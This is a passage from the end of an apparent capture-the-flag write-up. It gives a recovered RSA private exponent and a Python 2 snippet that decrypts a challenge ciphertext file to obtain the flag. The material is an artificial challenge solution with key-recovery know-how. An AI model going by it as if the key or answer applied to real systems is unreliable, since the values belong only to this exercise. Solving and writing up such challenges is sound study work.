d = 0x68E72CE9AF1287E7492E288A445D9F0BDB5F31A4A8DDC717DE7FEC84BBA36906923A7855773B0A1251E8181745CD1D32193DAB03166A961127C58FA906A51CE74EFB0CA9B66A32034CF35B2C95F3B724C5E2809FB45910C4471E32D97A6C7F7B39FD53E2C73704


f = open('encrypted2.txt','r').read()

th = bytes_to_long(f)
print long_to_bytes(pow(th,d,modulus))
```

And I got the flag.